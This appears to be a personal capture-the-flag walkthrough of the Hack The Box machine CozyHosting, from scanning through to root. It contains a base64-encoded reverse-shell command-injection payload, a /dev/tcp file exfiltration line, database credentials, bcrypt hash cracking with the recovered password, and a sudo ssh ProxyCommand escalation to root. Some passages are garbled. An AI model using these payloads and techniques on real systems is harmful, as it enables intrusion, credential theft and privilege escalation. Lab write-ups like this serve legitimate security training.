Monday, May 5, 2025 1:56 AM

nmap

```
(kali⊕kali)-[~/Desktop/htb/cozyhosting]
# Nmap 7.95 scan initiated Mon May 5 01:14:10 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.229.
Nmap scan report for 10.129.229.88
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                    OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
ssh-hostkey:
   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
   256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
```

Gobuster


```
└$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o gobuster -u http://cozy
hosting.htb
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                      http://cozyhosting.htb
[+] Method:
                      GET
  Threads:
                      10
[+] Wordlist:
                      /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:
                     404
[+] User Agent:
                      gobuster/3.6
[+] Timeout:
                     10s
------
Starting gobuster in directory enumeration mode
         -----
/login
                (Status: 200) [Size: 4431]
/admin
                 (Status: 401) [Size: 97]
/index
                (Status: 200) [Size: 12706]
/logout
                (Status: 204) [Size: 0]
/error
                           [Size: 73]
                (Status: 200) [Size: 0]
Progress: 43007 / 43008 (100.00%)
```

Feroxbuster


```
(kali)-[~/Desktop/htb/cozyhosting]
$ feroxbuster -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://cozyhosting.htb/ -o feroxbuster
```

Feroxbuster also find png and js files. It is more aggressive scan. But in this case gobuster is fine for what we need. If you want to exclude extensions,


feroxbuster -w /usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -u http://cozyhosting.htb/ -o feroxbuster spring --dont-scan png,js



We notice "Whitelabel Error".




It is Spring boot. Spring Boot is a Java-based framework used to create standalone, production-grade Spring applications with minimal configuration. It is built on top of the Spring Framework, which is a powerful, feature-rich framework for building Java applications.







They left the actuator directory open.




We put the cookie and refresh the page and now we login to admin page.






The cmd that is run on the target is like this ssh user@127.0.0.1



We make bash shell script.

We add space between as shown to avoid + = in base64 encode output.

host=10.10.14.15&username=;{echo,YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTQuMTUvOTAwMSAgMD4mMSAK}|{base64,-d}|bash;



We got shell.

```
app@cozyhosting:/app$ ls -al l
```

Enumeration

This is the only hosting jar file on the target.

```
app@cozyhosting:/app$ find / 2>/dev/null | grep -i cloudhosting-0.0.1.jar dapp/cloudhosting-0.0.1.jar app@cozyhosting:/app$
```

We find in systemctl like this, we find cozyhosting.service.

```
app@cozyhosting:/app$ systemctl list-units --type=service | grep´-i host
cozyhosting.service loaded active running Cozy Hosting Web Page
open-vm-tools.service loaded active running Service for virtual machines hoste
d on VMware
vgauth.service loaded active running Authentication service for virtual
machines hosted on VMware
```

When we find service, we found these services.

```
app@cozyhosting:/app$ find /etc/ -name *.service | grep -i host
find: '/etc/ssl/private': Permission denied
find: '/etc/multipath': Permission denied
find: '/etc/audit': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/etc/systemd/system/multi-user.target.wants/cozyhosting.service
/etc/systemd/system/cozyhosting.service
app@cozyhosting:/app$
```

When we check the service, it executes the jar file that we found.

```
app@cozyhosting:/app$ cat /etc/systemd/system/cozyhosting.service [Unit]
Description=Cozy Hosting Web Page
After=syslog.target network.target

[Service]
SuccessExitStatus=143

User=app
Group=app

Type=simple

WorkingDirectory=/app
ExecStart=/usr/bin/java -jar cloudhosting-0.0.1.jar
ExecStop=/bin/kill -15 $MAINPID

[Install]
WantedBy=multi-user.target
app@cozyhosting:/app$
```

File transfer using nc.

We will analyse the jar file.

```
app@cozyhosting:/app$ cat cloudhosting-0.0.1.jar > /dev/tcp/10.10.14.15/9001
app@cozyhosting:/app$ 📗
2: kali@kali: ~/Desktop/htb/cozyhosting ▼
   -(kali®kali)-[~/Desktop/htb/cozyhosting]
 -$ nc -nvlp 9001 > "cloudhosting-0.0.1.jar" -vv
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.229.88] 35488
 sent 0, rcvd 60259688
  —(kali⊗kali)-[~/Desktop/htb/cozyhosting]
_$ ls
                       feroxbuster_spring
                                                                    gobuster
                                                                                    nmap
feroxbuster
                       ferox-http_cozyhosting_htb_-1746457414.state
                                                                    gobuster-spring
                                                                                    shell
```

unzip and output into a folder.

-o = output (Note: there is no space between -o and folder name)

This is where actuators are configured. If we want it to disable, we can set it to false.

We see the username and password.

pring.datasource.username=postgres

spring.datasource.password=Vg&nvzAQ7XxR

```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database=platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
(END)
```

Can't login as user postgres.

```
app@cozyhosting:/app$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
app@cozyhosting:/app$ su - postgres
Password:
su: Authentication failure
app@cozyhosting:/app$
```

We can login to psql.

https://hacktricks.boitatech.com.br/pentesting/pentesting-postgresql

```
HackTricks - Boitatech
                                              psql -U <myuser> # Open psql console with user
PENTESTING
                                              psql -h <host> -U <username> -d <database> # Remote connection
5000 - Pentesting Docker Registry
                                              psql -h <host> -p <port> -U <username> -W <password> <database> # Remote connection
5353/UDP Multicast DNS (mDNS)
                                              psql -h localhost -d <database_name> -U <User> #Password will be prompted
5432,5433 - Pentesting Postgresql
                                              \list # List databases
5601 - Pentesting Kibana
                                              \c <database> # use the database
                                              \d # List tables
5671,5672 - Pentesting AMQP
                                              \du+ # Get users roles
5800,5801,5900,5901 - Pentesting VNC
                                              #Read a file
5984,6984 - Pentesting CouchDB
                                              CREATE TABLE demo(t text);
                                              COPY demo from '[FILENAME]';
5985,5986 - Pentesting WinRM
                                              SELECT * FROM demo;
6000 - Pentesting X11
                                              #Write ascii to a file (copy to cannot copy binary data)
                                              COPY (select convert_from(decode('<B64 payload>','base64'),'utf-8')) to 'C:\\some\\inter
6379 - Pentesting Redis
8009 - Pentesting Apache
                                              ₩List databases
JServ Protocol (AJP)
                                              SELECT datname FROM pg_database;
8089 - Splunkd
                                              #Read credentials (usernames + pwd hash)
```

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postgres-# \list

We can see the databases. We are interested in this one.

```
(4 rows)
...skipping...
                                    List of databases
                         | Encoding |
                                        Collate
                                                                      Access privileges
    Name
             Owner
                                                        Ctype
 cozyhosting
                           UTF8
                                      en_US.UTF-8
                                                     en_US.UTF-8
               postgres
                           UTF8
                                      en_US.UTF-8
                                                     en_US.UTF-8
postgres
               postgres
 template0
                                      en_US.UTF-8
                                                     en_US.UTF-8
               postgres
                           UTF8
                                                                    =c/postgres
                                                                    postgres=CTc/postgres
                                                                    =c/postgres
 template1
                           UTF8
                                      en_US.UTF-8
                                                     en_US.UTF-8
               postgres
                                                                    postgres=CTc/postgres
(4 rows)
```

Go to cozyhosting database.

```
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=#
cozyhosting=# \d = List tables
 public | hosts
                          | table
                                        postgres
 public | hosts_id_seq | sequence | postgres
                          | table
 public | users
                                      postgres
(3 rows)
cozyhosting=# select * from users;
                                                                                   Irole
    name
                                            password
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin
               $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
                                                                                     Admin
 (2 rows)
 name |
                        password
                                                | role
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWIWXpij1NVNV3Mm6eH58zim | User
         | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
admin
(2 rows)
```

Crack with hashcat.

We need to specify hash mode. Since the hashes start with \$2, it is most likely bcrypt.

```
-$ hashcat hash.txt /opt/rockyou.txt --username
hashcat (v6.2.6) starting in autodetect mode
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - P
latform #1 [The pocl project]
Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 9 185H, 6939/13942 MB (2048 MB allocatable), 8MCU
The following 4 hash-modes match the structure of your input hash:
    # | Name
                                                      | Category
 3200 | bcrypt $2*$, Blowfish (Unix)
                                                      | Operating System
 25600 | bcrypt(md5($pass)) / bcryptmd5
25800 | bcrypt(sha1($pass)) / bcryptsha1
                                                      | Forums, CMS, E-Commerce
                                                      | Forums, CMS, E-Commerce
 28400 | bcrypt(sha512($pass)) / bcryptsha512
                                                      | Forums, CMS, E-Commerce
             5 14 - 28 - 16 2025
```

\$2a\$10\$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
[sltatus [nlause [blynass [clbecknoint [flinish [qluit =>]


It is admin's password. manchesterunited

Josh could be admin.

```
app@cozyhosting:/app$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
```

Now we are josh.

```
app@cozyhosting:/app$ su - josh
Password:
josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
```



```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Sorry, try again.
[sudo] password for josh:
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Get a ssh shell. (ssh-keygen)

GTFO bin

https://gtfobins.github.io/gtfobins/ssh/#sudo

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```